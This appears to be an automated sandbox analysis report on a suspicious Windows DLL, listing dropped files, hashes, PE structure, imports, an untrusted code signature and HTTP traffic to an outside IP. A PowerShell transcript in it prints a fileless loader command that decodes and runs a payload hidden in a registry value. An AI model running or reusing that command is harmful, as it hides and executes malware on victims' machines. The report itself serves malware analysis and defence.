SHA-512:	2DB7DDA69AAB7935A2E7FD736D19F6BAEE801C1D6CB3DFD516A3C6A19A607C381E7C2142288B649D9F6E7F2BF8FF3D08CD85B5ABE3A5310915FD8A899EFB6 BC
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....`.....!.....$... ...@..... ..... ..@.....#..W....@.....`..... ....H.....text...$.... ....`.rsrc.....@.....@..@.rel oc.....`.....@..B.....(....*BSJB.....v4.0.30319.....l...P...#~.....D...#Strings.....#US.....#GUID.....T...#Blob.....G.....%3..... .....6./.....&.....".....=..... O..... W.....P .....f.....l.....q.....v.....f.!...f...!.f.&...f.....+....4.9.....=.....O.....W..... .....&.....<Module>.ntdrbunx.dll.iteocetkyp.W3

C:\Users\user\AppData\Local\Temp\ntdrbunx\ntdrbunx.out	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	modified
Size (bytes):	412
Entropy (8bit):	4.871364761010112
Encrypted:	false
SSDEEP:	12:zKaMK4BFNn5KBZvK2wo8dRSgarZucvW3ZDPOU:zKaM5DqBVKVrdFAMBJTH
MD5:	83B3C9D9190CE2C57B83EEE13A9719DF
SHA1:	ABFAB07DEA88AF5D3AF75970E119FE44F43FE19E
SHA-256:	B5D219E5143716023566DD71C0195F41F32C3E7F30F24345E1708C391DEEEFDA
SHA-512:	0DE42AC5924B8A8E977C1330E9D7151E9DCBB1892A038C1815321927DA3DB804EC13B129196B6BC84C7BFC9367C1571FCD128CCB0645EAC7418E39A91BC2FE B
Malicious:	false
Preview:	Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Mi crosoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# pro gramming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\~DF425C0EC5FC425F92.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe

C:\Users\user\AppData\Local\Temp\~DF425C0EC5FC425F92.TMP	
File Type:	data
Category:	dropped
Size (bytes):	40049
Entropy (8bit):	0.6528520308465264
Encrypted:	false
SSDEEP:	192:kBqoxKAuqR+FrJ4bSoQhcw+oQhcWoQhcT:kBqoxKAuqR+FrJ4bSvKpvKWvKT
MD5:	7425BAD5F163D6DD38EB0B073575682D
SHA1:	1FC2753718D5F183BAFE12FAA0E43F49CB66A915
SHA-256:	A509D337F9BCB01094684274708EE69F2F26EE847C36FC2B161E0260A2B32475
SHA-512:	11F6E7231CBDDA35F48B70316A3BA5A560CC0F4C9CCD00C30FA5F78BE5249D0E49D3D14B6CD4894F1785822F4002084E1519E9E380E9F7CE373C32550BBEC6
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DF75DD507BDBD79E0A.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	13269
Entropy (8bit):	0.6187229069497634
Encrypted:	false
SSDEEP:	24:c9lLh9lLh9lIn9lIn9lobS9lobC9lWbvFva4FvEGzQeLmzQelKm9v5+9mNLhm5+3:kBqoIBHYgm/ac
MD5:	2A30FF1C001DF3448F2898D696523C4D
SHA1:	5AF508D3993BFDEAAF0A88BBEB1328D8E6AEDF0E
SHA-256:	59B9B94BED02DDE53F9191E209CD5F0393BCDF5232AEA8DEA8C5FC7E3436B6AD
SHA-512:	0267416A9228BF2E7CCAA957415F92A63D39DBF92C550DEB4DEE3C7C40AD99970F57ACF595383A9404F35D33767D8B8FDE3D704171B7B7DD1AA00421C259F3
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DFECB26E6AA4CF70B6.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	40193
Entropy (8bit):	0.6801157905354142
Encrypted:	false
SSDEEP:	96:kBqoxKAuvScS+1bZILYfkSUjCV00KfkSUjCV0KkSUjCV03:kBqoxKAuqR+1bZILakSvK1kSvKKkSvK3
MD5:	AF1417ADFC86AAAE4062906842023D8B
SHA1:	20D9807F83EE9EFC56982A5DF00328225C114DF3
SHA-256:	D3B3B7147DAD1D32C9FC28D987CA451D111A0C4C3D423957D8198A7C86BB3BE3
SHA-512:	9142540CCB36705025E33BF1B4763F531EE104124024146C29F651272BFEEC954B6BBE59DB115DE5F14238A9CAA38C8271DCBFEBF41789D5BD766816B5D5A2B
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DFF4CA7C27392C9284.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	40057
Entropy (8bit):	0.654866667409696
Encrypted:	false
SSDEEP:	192:kBqoxKAuqR+lLpY7mCfkgX8hFCfkgX8h+CfkgX8hD:kBqoxKAuqR+lLpY7mxgM3xgMYxgM1
MD5:	D2DE8E55E9A4A457CC3CA5C755CA3FB5
SHA1:	681FD5399EA0FA57776592A9B78026DE8E5990DD
SHA-256:	285F86389607C19673569851C9735033A2718694F8C1859858FDF303395B6DB6
SHA-512:	38F097A0D44FAAA670D0905D741B95F311DBF141FD60D09396B5622FEF60220278BECF75F6D1096043AB3082F77261A2BE2A72CCF2152B1CDFC047DEC7B7591
Malicious:	false

C:\Users\user\AppData\Local\Temp\~DFF4CA7C27392C9284.TMP	
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\Documents\20210122\PowerShell_transcript.358075.gXRjCJFS.20210122191044.txt	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1195
Entropy (8bit):	5.306961528943474
Encrypted:	false
SSDEEP:	24:BxSAey7vBVLOx2DOXUWOLCHGIYBtLWRHjeTKKjX4CIym1ZJX/OLCHGIYBtmDnxSg:BZ1vTLOoORF/RqDYB1ZXFVDZZnH
MD5:	F722724413A23F3C044448303342E467
SHA1:	7C6BA9084C86B6ADA44CF7E555488A404CFC5E57
SHA-256:	3A0FC22BB8741CB272FF19EEBA16F76EC2DDFF825779C2F26CBE27C9FBE47C51
SHA-512:	D3B94548635E77B6B0B9288F39BCFF5AEF58E14BBC04CE8D255A90875126F0AEC6A56C169DBA597983B32A29702181FCF8CCAF9453082DD576F4608B4CB9562
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210122191044..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 358075 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe iex ([System.Text.Encoding]::ASCII.GetString((gp HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550).basebapi))..Process ID: 5536..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210122191044..**********..PS>iex ([System.Text.Encoding]::ASCII.GetString((gp HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550).basebapi))..**********

Static File Info

General

File type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Entropy (8bit):	7.188381760567774
TrID:	• Win32 Dynamic Link Library (generic) (1002004/3) 98.12% • Windows Screen Saver (13104/52) 1.28% • Win16/32 Executable Delphi generic (2074/23) 0.20% • Generic Win/DOS Executable (2004/3) 0.20% • DOS Executable Generic (2002/1) 0.20%
File name:	out.dll
File size:	97624
MD5:	2ff0ff62b5cf7e7097f75a37492f02f8
SHA1:	9d60d24299762f4aa7fa71838b58e4e747b95df6
SHA256:	09029ff1f317ccfdd92bfd8ae154328748e761231aabb51872e2b1204315f285
SHA512:	dc9a5422b9f49910db2ad66d4b4d010fb538e6c12e214c33b4b5ee3c5b96591d251b17d9ff99a7dea83b25b62e6ec521a7292471f42def6cb00b2fa139a9eea6
SSDEEP:	1536:++1zZBWnnHQO9+zA3PG713sAOFU+okuVLmF5tP3qx9mlmDea8ViioQ+Qc:ZvWwO9+zAe71JykkuYF5tv7lmMiic
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...G8.`.....!...2.N....."....`.....

File Icon

Icon Hash:	74f0e4ecccdce0e4

Static PE Info

General

Entrypoint:	0x10002200
Entrypoint Section:	.text
Digitally signed:	true
Imagebase:	0x10000000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, DLL, LINE_NUMS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x60093847 [Thu Jan 21 08:16:07 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	e3b0a59df92b32d95b1d0e02c0a3f703

Authenticode Signature

Signature Valid:	**false**
Signature Issuer:	CN=MESZLFMVGYMDDPRFPU
Signature Validation Error:	**A certificate chain processed, but terminated in a root certificate which is not trusted by the trust provider**
Error Number:	-2146762487
Not Before, Not After	• 1/20/2021 11:16:40 PM 12/31/2039 3:59:59 PM
Subject Chain	• CN=MESZLFMVGYMDDPRFPU
Version:	3
Thumbprint MD5:	B97CD06010553083DF0FD21EB212C26A
Thumbprint SHA-1:	F8C202FCA723B8CAEC047328182C2826D81590E2
Thumbprint SHA-256:	E8E49A6B98BCF788AE947712DB427F362FD7193ED374310290440D0F7E08A1EA
Serial:	D70633037CBB62984E17FB68A80392B5

Entrypoint Preview

Instruction
push ebp
mov ebp, esp
sub esp, 00000098h
mov dword ptr [ebp-08h], 00001AC9h
mov dword ptr [ebp-04h], 00000000h
mov dword ptr [ebp-08h], 00001AC9h
mov dword ptr [ebp-08h], 00001AC9h
mov dword ptr [ebp-08h], 00001AC9h
mov dword ptr [ebp-08h], 00001AC9h
mov dword ptr [ebp-08h], 00001AC9h
mov dword ptr [ebp-08h], 00001AC9h
mov dword ptr [ebp-08h], 00001AC9h
mov dword ptr [ebp-08h], 00001AC9h
mov dword ptr [ebp-08h], 00001AC9h
mov dword ptr [ebp-08h], 00001AC9h
mov dword ptr [ebp-08h], 00001AC9h
mov dword ptr [ebp-08h], 00001AC9h
mov ecx, dword ptr [ebp+08h]
mov dword ptr [10017BF4h], ecx
mov dword ptr [10017BD4h], ebp
mov dword ptr [ebp-14h], 00000001h
mov dword ptr [ebp-1Ch], 00000001h
mov dword ptr [ebp-24h], 00000001h
mov dword ptr [ebp-0Ch], 00000001h
mov dword ptr [ebp-10h], 00000001h
mov dword ptr [ebp-18h], 00000001h
mov dword ptr [ebp-20h], 00000001h
mov eax, dword ptr [ebp-14h]
push eax
call dword ptr [100140C8h]

Instruction
mov ecx, dword ptr [ebp-18h]
push ecx
call dword ptr [10014474h]
call dword ptr [100140CCh]
push 100130D4h
call dword ptr [100140C4h]
mov dword ptr [ebp-28h], 00000064h

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x130e0	0xc8	.data
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x16800	0x1558	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x18000	0x94c	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x13d38	0xb90	.data
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x4d62	0x4e00	False	0.150290464744	data	4.63751083411	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.data2	0x6000	0x64	0x200	False	0.02734375	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rdata	0x7000	0xbc04	0xbe00	False	0.910916940789	data	7.78728301124	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x13000	0x4c54	0x4c00	False	0.392012746711	data	5.55064315745	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.reloc	0x18000	0x94c	0xa00	False	0.769140625	data	6.11533115786	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Imports

DLL	Import

DLL	Import
KERNEL32.dll	LoadLibraryA, GetProcAddress, FileTimeToSystemTime, GetComputerNameExW, GetConsoleMode, SetConsoleMode, ReadFile, ReadConsoleW, MultiByteToWideChar, LoadLibraryW, FreeLibrary, lstrcpynW, WideCharToMultiByte, VerSetConditionMask, VerifyVersionInfoW, GetModuleHandleA, LocalFree, SetUnhandledExceptionFilter, UnhandledExceptionFilter, GetCurrentProcess, TerminateProcess, GetSystemTimeAsFileTime, GetCurrentProcessId, GetCurrentThreadId, GetTickCount, QueryPerformanceCounter, GetStdHandle, WriteConsoleW, FormatMessageW, LocalAlloc, SetLastError, GetNumberFormatW, InterlockedDecrement, CreateFileW, CreateFileMappingW, CloseHandle, MapViewOfFile, GetDateFormatW, GetTimeFormatW, lstrcatW, UnmapViewOfFile, InterlockedIncrement, lstrcmpW, lstrcmpiW, lstrlenW, lstrcpyW, GetLastError, GetModuleHandleW, GetLocaleInfoW, GetUserDefaultLCID, EraseTape, VirtualFreeEx, FindNextVolumeMountPointA, GetVersionExA, GetBinaryTypeW, WritePrivateProfileStringW, EnumResourceTypesA, InterlockedExchangeAdd, DefineDosDeviceW, lstrcat, AddAtomA, SetEnvironmentVariableW, RaiseException, IsDebuggerPresent, ExitProcess, HeapReAlloc, HeapSize, VirtualProtect, VirtualAlloc, GetSystemInfo, VirtualQuery, GetModuleFileNameA, FreeEnvironmentStringsA, GetEnvironmentStrings, FreeEnvironmentStringsW, GetEnvironmentStringsW, GetCommandLineA, GetCommandLineW, SetHandleCount, GetFileType, GetStartupInfoA, HeapDestroy, HeapCreate, VirtualFree, GetACP, GetOEMCP, IsValidCodePage, SetStdHandle, CreateFileA, GetTimeFormatA, GetDateFormatA, GetTimeZoneInformation, FatalAppExitA, GetCurrentDirectoryA, SetCurrentDirectoryA, LCMapStringA, LCMapStringW, GetConsoleCP, SetConsoleCtrlHandler, GetStringTypeA, GetStringTypeW, GetLocaleInfoA, EnumSystemLocalesA, IsValidLocale, WriteConsoleA, GetConsoleOutputCP, GetDriveTypeA, GetFullPathNameA, SetEnvironmentVariableA, CreateDirectoryW, GetDiskFreeSpaceA, ExitThread, RtlUnwind, GetProcessHeap, HeapAlloc, HeapFree, GetTempFileNameW, GetFileTime, SetFileAttributesW, SetFileTime, LocalFileTimeToFileTime, GetAtomNameW, GlobalFlags, GetPrivateProfileIntW, TlsFree, LocalReAlloc, TlsSetValue, TlsAlloc, GlobalHandle, TlsGetValue, GlobalGetAtomNameW, WaitForMultipleObjects, ReleaseMutex, CreateMutexW, CreateSemaphoreW, GetShortPathNameW, GetFullPathNameW, DuplicateHandle, GetFileSize, SetEndOfFile, UnlockFile, LockFile, FlushFileBuffers, SetFilePointer, GetThreadLocale, GetStringTypeExW, GlobalMemoryStatus, GetProfileStringW, InterlockedCompareExchange, GetProcessAffinityMask, QueryPerformanceFrequency, GetThreadPriority, MoveFileW, FindFirstFileW, FileTimeToLocalFileTime, FindNextFileW, FindClose, GlobalFindAtomW, CompareStringW, FreeResource, GlobalAddAtomW, SuspendThread, ResumeThread, GlobalDeleteAtom, GetCurrentThread, ConvertDefaultLocale, EnumResourceLanguagesW, lstrcmpA, CompareStringA, InterlockedExchange, GlobalSize, ReleaseSemaphore, CreateThread, SetThreadPriority, SystemTimeToFileTime, GetLogicalDriveStringsW, GetDriveTypeW, GetCPInfo, lstrlenA, GetVersion, OpenFileMappingW, GetSystemDirectoryW, GetExitCodeProcess, SetErrorMode, IsBadWritePtr, LeaveCriticalSection, EnterCriticalSection, DeleteCriticalSection, InitializeCriticalSection, GetDiskFreeSpaceW, WinExec, MulDiv, LoadLibraryExW, GetStartupInfoW, CreateProcessW, GetComputerNameW, GetLocalTime, WaitNamedPipeW, WriteFile, DisconnectNamedPipe, GetModuleFileNameW, GetCurrentDirectoryW, SetCurrentDirectoryW, GetTempPathW, GlobalAlloc, GlobalLock, GlobalUnlock, GlobalReAlloc, GlobalFree, CreateEventW, Sleep, ResetEvent, WaitForSingleObject, CopyFileW, DeleteFileW, GetPrivateProfileStringW, GetFileAttributesW, SetEvent, GetVersionExW, GetWindowsDirectoryW, GetVolumeInformationW, FindResourceW, LoadResource, LockResource, SizeofResource
USER32.dll	LoadCursorA, CharUpperA, GetClipboardData, GetMessagePos, LoadStringW, wsprintfW, CharUpperW, ActivateKeyboardLayout, ToAscii, CharPrevExA, CreateIconIndirect, EnumWindows, LoadMenuIndirectW, FindWindowA, RemovePropA, ClientToScreen, GetKBCodePage, GetClipboardFormatNameW, SendMessageCallbackW, SetWindowPlacement, GetClassInfoA, SetLayeredWindowAttributes, SetClipboardData, SetWindowTextA, GetActiveWindow, EnumDesktopWindows, WINNLSGetIMEHotkey, GetListBoxInfo, SetMenu, TranslateAcceleratorW, IsZoomed, MsgWaitForMultipleObjects, FindWindowW, MapVirtualKeyW, GetKeyNameTextW, ScrollWindowEx, MoveWindow, IsDialogMessageW, IsDlgButtonChecked, SetDlgItemTextW, SetDlgItemInt, GetDlgItemTextW, GetDlgItemInt, CheckRadioButton, CheckDlgButton, SendDlgItemMessageW, SendDlgItemMessageA, WinHelpW, IsChild, GetClassLongW, SetPropW, GetPropW, RemovePropW, SetFocus, GetWindowTextLengthW, GetForegroundWindow, BeginDeferWindowPos, EndDeferWindowPos, GetTopWindow, GetMessageTime, ScrollWindow, TrackPopupMenuEx, TrackPopupMenu, SetScrollRange, GetScrollRange, SetScrollPos, GetScrollPos, ShowScrollBar, GetMenu, GetClassInfoExW, RegisterClassW, AdjustWindowRectEx, DeferWindowPos, SetScrollInfo, GetDlgCtrlID, CallWindowProcW, SystemParametersInfoA, DestroyMenu, UnhookWindowsHookEx, SetWindowContextHelpId, MapDialogRect, SetWindowPos, SetActiveWindow, CreateDialogIndirectParamW, GetDlgItem, EndDialog, EndPaint, BeginPaint, GetWindowDC, ShowOwnedPopups, SetWindowsHookExW, GetMessageW, ValidateRect, SetMenuItemBitmaps, GetMenuCheckMarkDimensions, EnableMenuItem, PostQuitMessage, GetMenuStringW, InsertMenuItemW, MapWindowPoints, DrawFrameControl, CloseClipboard, OpenClipboard, RegisterClassExW, GetKeyState, MessageBeep, GetWindowPlacement, GetWindow, DestroyWindow, GetComboBoxInfo, IsMenu, GetNextDlgTabItem, DrawFocusRect, FrameRect, InflateRect, DrawStateW, GetMenuItemInfoW, DrawIconEx, GrayStringW, DrawTextExW, TabbedTextOutW, GetSysColorBrush, RemoveMenu, ModifyMenuW, InsertMenuW, GetMenuState, GetMenuItemID, GetMenuItemCount, CreatePopupMenu, CreateMenu, DrawEdge, SetForegroundWindow, GetLastActivePopup, ShowWindow, ShowCursor, SetWindowTextW, EnumThreadWindows, GetWindowThreadProcessId, MessageBoxW, GetDesktopWindow, GetScrollInfo, RegisterWindowMessageW, GetClassInfoW, DefWindowProcW, GetWindowTextW, ChildWindowFromPoint, IsWindowEnabled, GetClassNameW, IsWindow, WindowFromPoint, EqualRect, OffsetRect, SetRectEmpty, IsRectEmpty, DestroyCursor, LoadImageW, CopyRect, DestroyIcon, FillRect, GetIconInfo, GetMonitorInfoW, IntersectRect, PostThreadMessageW, RegisterClipboardFormatW, UnionRect, SetParent, LockWindowUpdate, GetDCEx, UnregisterClassW, GetNextDlgGroupItem, InvalidateRgn, CopyAcceleratorTableW, CharNextW, GetDialogBaseUnits, WaitMessage, UnpackDDElParam, ReuseDDElParam, GetCapture, LoadAcceleratorsW, MonitorFromWindow, MonitorFromRect, MonitorFromPoint, UnregisterClassA, ChildWindowFromPointEx, CreateIconFromResource, RedrawWindow, EnumDisplaySettingsW, EnumDisplayMonitors, SetCursor, ReleaseCapture, SetCapture, DrawTextW, GetWindowLongW, ReleaseDC, CreateWindowExW, GetSysColor, GetFocus, ScreenToClient, PeekMessageW, DispatchMessageW, TranslateMessage, SetWindowLongW, SetRect, SystemParametersInfoW, GetParent, GetDC, GetCursorPos, ExitWindowsEx, LoadCursorW, CopyIcon, GetSystemMetrics, LoadIconW, EnableWindow, KillTimer, SetTimer, IsWindowVisible, InvalidateRect, GetClientRect, GetWindowRect, BringWindowToTop, SetWindowRgn, IsIconic, GetSystemMenu, PostMessageW, SendMessageW, LoadMenuW, GetSubMenu, CheckMenuItem, AppendMenuW, DeleteMenu, DrawIcon, LoadBitmapW, PtInRect, UpdateWindow, CallNextHookEx

DLL	Import
GDI32.dll	RealizePalette, GetBkMode, EngPlgBlt, EnumMetaFile, MaskBlt, FontIsLinked, CombineRgn, GetOutlineTextMetricsA, DeviceCapabilitiesExA, GetEnhMetaFileHeader, GetPath, FONTOBJ_cGetGlyphs, PolyDraw, DeleteObject, GetEnhMetaFileW, GdiAlphaBlend, GdiValidateHandle, GetWindowOrgEx, GetBrushOrgEx, GetPolyFillMode, GdiStartPageEMF, GdiArtificialDecrementDriver, GetSystemPaletteUse, GetCharWidthA, GdiDeleteSpoolFileHandle, GdiComment, EndPage, SwapBuffers, GetTextExtentPointW, ExcludeClipRect, IntersectClipRect, OffsetClipRgn, SetTextAlign, GetClipBox, SetMapperFlags, SetArcDirection, SetColorAdjustment, GetClipRgn, SelectClipPath, GetViewportExtEx, GetWindowExtEx, StartDocW, OffsetViewportOrgEx, ScaleViewportExtEx, SetWindowOrgEx, OffsetWindowOrgEx, SetWindowExtEx, ScaleWindowExtEx, GetCurrentPositionEx, ArcTo, PolylineTo, PolyBezierTo, ExtSelectClipRgn, CreateDIBPatternBrushPt, CreatePatternBrush, SelectPalette, PlayMetaFileRecord, GetObjectType, PlayMetaFile, ExtCreatePen, GetDCOrgEx, CreateEllipticRgn, DPtoLP, LPtoDP, GetCharWidthW, StretchDIBits, SetRectRgn, GetMapMode, GetTextColor, GetRgnBox, OffsetRgn, CreatePolygonRgn, SetMapMode, ModifyWorldTransform, SetWorldTransform, SetGraphicsMode, FillRgn, SetStretchBltMode, GetCurrentObject, CreateFontW, SetROP2, SetPolyFillMode, RestoreDC, SaveDC, CopyMetaFileW, CreateDIBitmap, GetBitmapBits, CreateBitmapIndirect, RoundRect, Polygon, GetBkColor, GetStockObject, Escape, ExtTextOutW, RectVisible, PtVisible, GetPixel, PatBlt, Ellipse, SetTextCharacterExtra, CreatePalette, CreateICW, SelectClipRgn, FrameRgn, TextOutW, BitBlt, SelectObject, CreateBrushIndirect, CreateCompatibleDC, SetTextJustification, GetTextMetricsW, SetBkMode, SetBkColor, SetTextColor, CreateCompatibleBitmap, CreatePen, MoveToEx, LineTo, CreateSolidBrush, CreateBitmap, GetDeviceCaps, CreateDCW, SetViewportOrgEx, SetViewportExtEx, CreateFontIndirectW, PtInRegion, CreateRectRgnIndirect, SetPixel, RectInRegion, CreateRectRgn, GetTextExtentPoint32W, CreateDIBSection, ExtCreateRegion, CreateHatchBrush, DeleteDC, StretchBlt, Rectangle, CreateRoundRectRgn, CreatePenIndirect, GetObjectW
COMDLG32.dll	GetFileTitleW
ADVAPI32.dll	RegOpenKeyA, GetUserNameA, RegOpenKeyW, OpenThreadToken, GetTokenInformation, LookupAccountSidW, GetUserNameW, AdjustTokenPrivileges, LookupPrivilegeValueW, OpenProcessToken, RegCloseKey, RegQueryValueExW, RegOpenKeyExW, RegQueryValueW, RegSetValueExW, RegCreateKeyExW, RegSetValueW, GetFileSecurityW, SetFileSecurityW, RegDeleteValueW, RegEnumKeyW, RegDeleteKeyW, RegEnumValueW, RegOpenKeyExA, RegQueryValueExA, InitializeSecurityDescriptor, SetSecurityDescriptorDacl, RegCreateKeyW
SHELL32.dll	ExtractIconEx, ExtractAssociatedIconExW, DragQueryPoint, SHBindToParent, SHFormatDrive, SHFileOperationW, ShellExecuteExA, SHAddToRecentDocs, SHGetPathFromIDListA, SHLoadInProc, SHGetDataFromIDListA, SHAppBarMessage, CheckEscapesW, SHCreateDirectoryExA, SHGetInstanceExplorer, SHEmptyRecycleBinA, ShellAboutW, ExtractAssociatedIconA, ExtractIconExA, SHGetSpecialFolderPathW, SHBrowseForFolder, SHGetFileInfoW, ShellExecuteEx, ExtractIconA, ShellExecuteA, DragQueryFileW, SHBrowseForFolderW, SHGetMalloc, ShellExecuteExW, ShellExecuteW, ExtractIconW, SHGetPathFromIDListW, DragFinish
ole32.dll	CoTaskMemFree, CoUninitialize, CoInitializeEx, CoInitializeSecurity, CoCreateInstance, CoTaskMemAlloc, CoTreatAsClass, OleDuplicateData, CLSIDFromProgID, CLSIDFromString, CoDisconnectObject, StringFromGUID2, CoGetClassObject, StgOpenStorageOnILockBytes, StgCreateDocfileOnILockBytes, CreateILockBytesOnHGlobal, OleRun, OleUninitialize, CoFreeUnusedLibraries, StringFromCLSID, ReleaseStgMedium, CreateBindCtx, ReadClassStg, ReadFmtUserTypeStg, OleRegGetUserType, WriteClassStg, WriteFmtUserTypeStg, SetConvertStg, OleLoadFromStream, StgOpenStorage, StgCreateDocfile, OleSaveToStream, CreateStreamOnHGlobal, CoInitialize, OleInitialize, CoRegisterClassObject, CoRevokeClassObject, OleSetClipboard, OleIsCurrentClipboard, OleFlushClipboard, CoRegisterMessageFilter, CoCreateGuid
SHLWAPI.dll	StrCmpNW, StrStrA, StrCmpNA, StrCmpNIA, StrStrIW, StrRChrIA, StrRChrW, StrChrIW, StrRStrIA, StrRChrA, StrStrW, PathFindExtensionW, PathRemoveExtensionW, PathFindFileNameW, PathStripToRootW, StrCpyW, PathIsUNCW
COMCTL32.dll	ImageList_DrawEx, InitializeFlatSB, FlatSB_EnableScrollBar, FlatSB_ShowScrollBar, _TrackMouseEvent, ImageList_GetIconSize, ImageList_GetImageCount, ImageList_GetIcon, ImageList_Create, ImageList_AddMasked

Network Behavior

Network Port Distribution

Total Packets: 96

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 22, 2021 19:10:22.617885113 CET	49745	80	192.168.2.6	45.138.24.6
Jan 22, 2021 19:10:22.617888927 CET	49744	80	192.168.2.6	45.138.24.6
Jan 22, 2021 19:10:22.666860104 CET	80	49744	45.138.24.6	192.168.2.6
Jan 22, 2021 19:10:22.666884899 CET	80	49745	45.138.24.6	192.168.2.6
Jan 22, 2021 19:10:22.666951895 CET	49744	80	192.168.2.6	45.138.24.6
Jan 22, 2021 19:10:22.666986942 CET	49745	80	192.168.2.6	45.138.24.6
Jan 22, 2021 19:10:22.667568922 CET	49744	80	192.168.2.6	45.138.24.6
Jan 22, 2021 19:10:22.758059025 CET	80	49744	45.138.24.6	192.168.2.6
Jan 22, 2021 19:10:23.134596109 CET	80	49744	45.138.24.6	192.168.2.6
Jan 22, 2021 19:10:23.134711027 CET	49744	80	192.168.2.6	45.138.24.6
Jan 22, 2021 19:10:23.134989977 CET	80	49744	45.138.24.6	192.168.2.6
Jan 22, 2021 19:10:23.135060072 CET	49744	80	192.168.2.6	45.138.24.6
Jan 22, 2021 19:10:23.135426998 CET	80	49744	45.138.24.6	192.168.2.6
Jan 22, 2021 19:10:23.135530949 CET	49744	80	192.168.2.6	45.138.24.6
Jan 22, 2021 19:10:23.174979925 CET	80	49744	45.138.24.6	192.168.2.6
Jan 22, 2021 19:10:23.175055981 CET	49744	80	192.168.2.6	45.138.24.6
Jan 22, 2021 19:10:23.175235033 CET	80	49744	45.138.24.6	192.168.2.6
Jan 22, 2021 19:10:23.177165031 CET	49744	80	192.168.2.6	45.138.24.6
Jan 22, 2021 19:10:23.285795927 CET	80	49744	45.138.24.6	192.168.2.6
Jan 22, 2021 19:10:23.285978079 CET	49744	80	192.168.2.6	45.138.24.6
Jan 22, 2021 19:10:23.335072041 CET	80	49744	45.138.24.6	192.168.2.6
Jan 22, 2021 19:10:23.336395025 CET	49744	80	192.168.2.6	45.138.24.6
Jan 22, 2021 19:10:23.396493912 CET	80	49744	45.138.24.6	192.168.2.6
Jan 22, 2021 19:10:23.396569967 CET	80	49744	45.138.24.6	192.168.2.6
